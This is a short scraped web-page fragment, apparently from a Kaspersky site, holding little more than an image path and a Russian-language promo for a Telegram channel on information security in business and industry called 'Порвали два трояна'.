




В той же категории







Telegram

# Порвали два трояна

Про ИБ в бизнесе, промышленности  
и многом другом



kaspersky